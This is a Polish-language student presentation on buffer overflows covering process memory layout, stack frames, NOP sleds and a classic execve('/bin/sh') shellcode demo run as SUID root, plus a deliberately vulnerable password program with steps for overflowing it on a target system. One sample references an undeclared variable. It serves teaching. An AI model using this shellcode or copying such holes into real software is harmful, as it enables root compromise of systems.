BUFFER OVERFLOWS

autor: Mariusz Gądarowski (189246)

1 Wprowadzenie


W 1988 roku pojawił wirus o nazwie Morris Worm, znany także jako Internet Worm. Spowodował on duże zniszczenia w sieci używając dwóch popularnych programów: `sendmail` oraz `fingerd` . Było to możliwe dzięki wykorzystaniu buffer overflow w fingerd.

Poźniej podobne błędy wykryto w innych unix'owych programach np.: `bind, wu-ftpd, telnetd,` ale i także w programach z innych systemów np.: `Oracle, MS Outlook Express` .
Ataki typu Buffer Overflows są dużym zagrożeniem dla systemów ponieważ pozwalają osobie atakującej zdobyć shell'a na zdalnej maszynie albo zdobyć prawa superużytkownika.

2 Podstawy

2.1 Pamięć procesu

W momencie uruchomienia programu wszystkie jego elementy są mapowane w pamięci. W najwększych adresach pamięci są odwzorowywane zmienne środowiskowe itp. Następna część pamięci zawiera stos i stertę: które są zaalakowane w run time (rys 1).




rys 1

Stos służy do przechowywania argumentów funkcji, zmiennych lokalnych, oraz niektórych informacji pozwalających powrócić do miejsca wołania funkcji. Stos jest kolejką LIFO (Last In, First Out) i rośnie w dół adresów pamięci, czyli wrzucenie na stos kolejnego elementu spowoduje zmniejszenie wskaźnika stosu (EBP).

Dynamicznie alokowane zmienne umieszcza się w stercie, czyli pamięć alokowana przez `malloc` . W sekcjiach `.bss` i `.data` umieszcza się zmienne globalne i zmienne statyczne. Sekcja `.text` jest tylko do odczytu i może zawierać instrukcje (np.: kod programu) albo dane dostępne tylko do odczytu.

2.2 Wołanie funkcji

Zastanówmy się teraz jak wywołanie funkcji jest reprezentowane w pamięci. Parametry wołania funkcji są zapisywane na stosie a zaraz za nimi adres z którego funkcja została wywołana (rys 2). Natępnie jest wykonywany skok do ciała funkji. Gdy kończy się jej wykonywanie adres powroty zostaje zdjęty ze stosu i następuje skok do miejsca wołania.



rys 2

2.3 Bufory


W języku C łańcuchy i bufory są reprezentowane przez wskaźnik do adresu pierwszego bajtu a jego koniec jest reprezentowany przez bajt NULL. To znaczy że jeżeli program nie wie z góry jak dużo pamięci zarezerowane jest na bufor.

Właśnie dlatego występują problemy. Poniżej znajduje się przykład programu w którym zademonstrowane jest jak groźne może być nieostrożne użycie strcpy

```
#include <stdio.h>

int main()
{
  char first[8]="First";
  char second[8]="Second";

  strcpy(second, "BufOverflow");
  printf("%s\n", first);
}
```

Oczywiście zamierzeniem programisty było wypisanie słowa ”First”. Natomiast po uruchomieniu programu okaże się że że program wypisał ”low”. A oto dlaczego:

rys 3



Napis ”BufOverflow” jest dłuższy niż pojemność bufora `second`, a ponieważ zmienne `first` oraz `second` zostały umieszczone na stosie obok siebie po przepełnieniu drugiej zmiennej został nadpisany bufor ”first”. To właśnie takie przypadki są najczęściej powodem błędów w programach oraz umożliwiają przeprowadzanie ataków na systemy.

3 Stack Overflows

3.1 Zasada działania

W poprzednim rozdziale było omówiona zasada wołania funkcji. Czyli, że program wołający funkcjię zapisuje adres powrotu na stosie a później, kończąc funkcję, pobiera go ze stosu i wraca w miejsce wołania.

Zasada działanie ataków opierających się na buffer overflow jest prosta: wystarczy nadpisać adres powrotu na stosie na adres pod którym będzie znajdował się nasz kod tzw.: shellcode, który da nam np.: prawa superużytkownika.

Mimo wszystko nie jest prostą sprawą dokładne określenie gdzie znajdują się dane na stosie

(np.: adres powrotu). Znacznie łatwiej jest nadpisać większy kawałek pamięci adresami pamięci w którym znajduje się nasz shellcode.

Nie jest też łatwe określić gdzie w pamięci umieściliśmy shellcode dlatego aby zwiększyć prawdopodobieństwo trafienia na początku shellcodu umieszczamy pewną ilość instrukcji pustych (NOP na i386).


rys 4

3.2 Prosty przykład

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char string[128];

int main()
{
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
      *(long_ptr + i) = (long) buffer;
    for (i = 0; i < (int) strlen(shellcode); i++)
      string[i] = shellcode[i];
    strcpy(buffer, string);

    return 0;
 }
```

Oczywiście żeby wszystko ładni działało musimy nadać programowi bit SUID dla zwykłego użytkownika (`chmod u+s a.out`) oraz właścicielem pliku musi być root (`chown root.root a.out`).

Zasada działania programu jest prosta (rys 5). W pierwszej pętli wypełniamy całą tablicę string adresami zmiennej buffer. Potem kopiujemy shellcode na początek tablicy string a poźniej procedurą `strcpy()` przepisujemy na mały buffer duży string. Podczas wykonania instrukcji return zostanie pobrany adres tablicy buffer, na początku której znajduje się shellcode. Jego wykonanie da nam shella z prawami root'a.



rys 5

3.3 "Prawdziwy"przykład

```
#include <unistd.h>
#include <stdio.h>

#define PASSWD "haslo"
#define PASSWD_MAX 64

int main () {
 char passwd [PASSWD_MAX], c = 0;
 int  i = 0;

 fprintf (stderr, "Podaj haslo: ");

 while (c != '\n' && !feof(stdin))
    c = passwd [i++] = getchar ();
 passwd [i - 1] = 0;

 if (!strcmp (passwd, PASSWD)) {
    //... bardzo ważne rzeczy
```

```
 } else {
  fprintf (stderr, "Nieautoryzowany dostep!\n");
return 0;
 }
 return 0;
}
```

Poprzedni przykład był trochę nierealny ponieważ żaden administrator nigdy nie udostępni nam takiego programu. Załóżmy więc że na systemie jest program który pozwala użytkownikowi na zrobienie "bardzo ważnej rzeczy"po podaniu odpowiedniego hasła z uprawnieniami administratora. Hasła oczywiście nieznamy ale zakładając że mamy kopię źródeł programu na swoim komputerze można łatwo zauważyć że da się przepełnić bufor `passwd` .

W tym celu wystarczy napisać program który wypisuje ciąg znaków odpowiadający rysunkowi nr 4 i to co on wypisze dać jako wejście do programu ofiary. Pozostaje nam jedynie dobrać odpowiednią długość, co możemy zrobić na swoim komputerze. Zostaje jeszcze jeden problem: długość zmiennych lokalnych odkładanych na stosie może znacznie się różnić na systemie do którego sie włamujemy od naszego. Nie jest to jednak duży problem. Wystarczy na komputerze ofiary uruchomić np.: taki program:

```
main()
{
  char x;
  printf("0x%x\n", &x);
  return 0;
}
```

I już mniej więcej wiemy gdzie się one znajdują. Wystarczy więc parę strzałów i system zdobyty!

4 Shellcode

Shellcode to nic innego jak binaria programu wywołującego np.: `execve("/bin/sh",...)`, `setuid(0)`, itp. Takie program jest pisany w asemblerze (po to aby był mały i mieścił się w buforach) i jest różny dla różnych maszyn i systemów. Shellcode nie jest trudno napisać samemu (bardzo podobne rzeczy były na Architekturze komputerów i programowaniu niskopoziomowym) lub można poszukać w internecie.

5 Podsumowanie

Oczywiście żeby przeprowadzić atak typu buffer overflow musi być najpierw popełniony błąd przez programistę. W tej prezentacji były użyte programy specjalnie napisane z "dziurami"można by więc sądzić że programy pisane przez dobrych programistów i wielokorotnie testowane są

pozbawione takich błędów. Niestety tak nie jest. Aby się o tym przekonać wystarczy poszukać na stronach o bezpieczeństwie komputerowym np.: www.securityfocus.com Ze statystyk wiadomo że w większośći udanych włamaniach na systemy komputerowe korzystano właśnie z buffer overflow.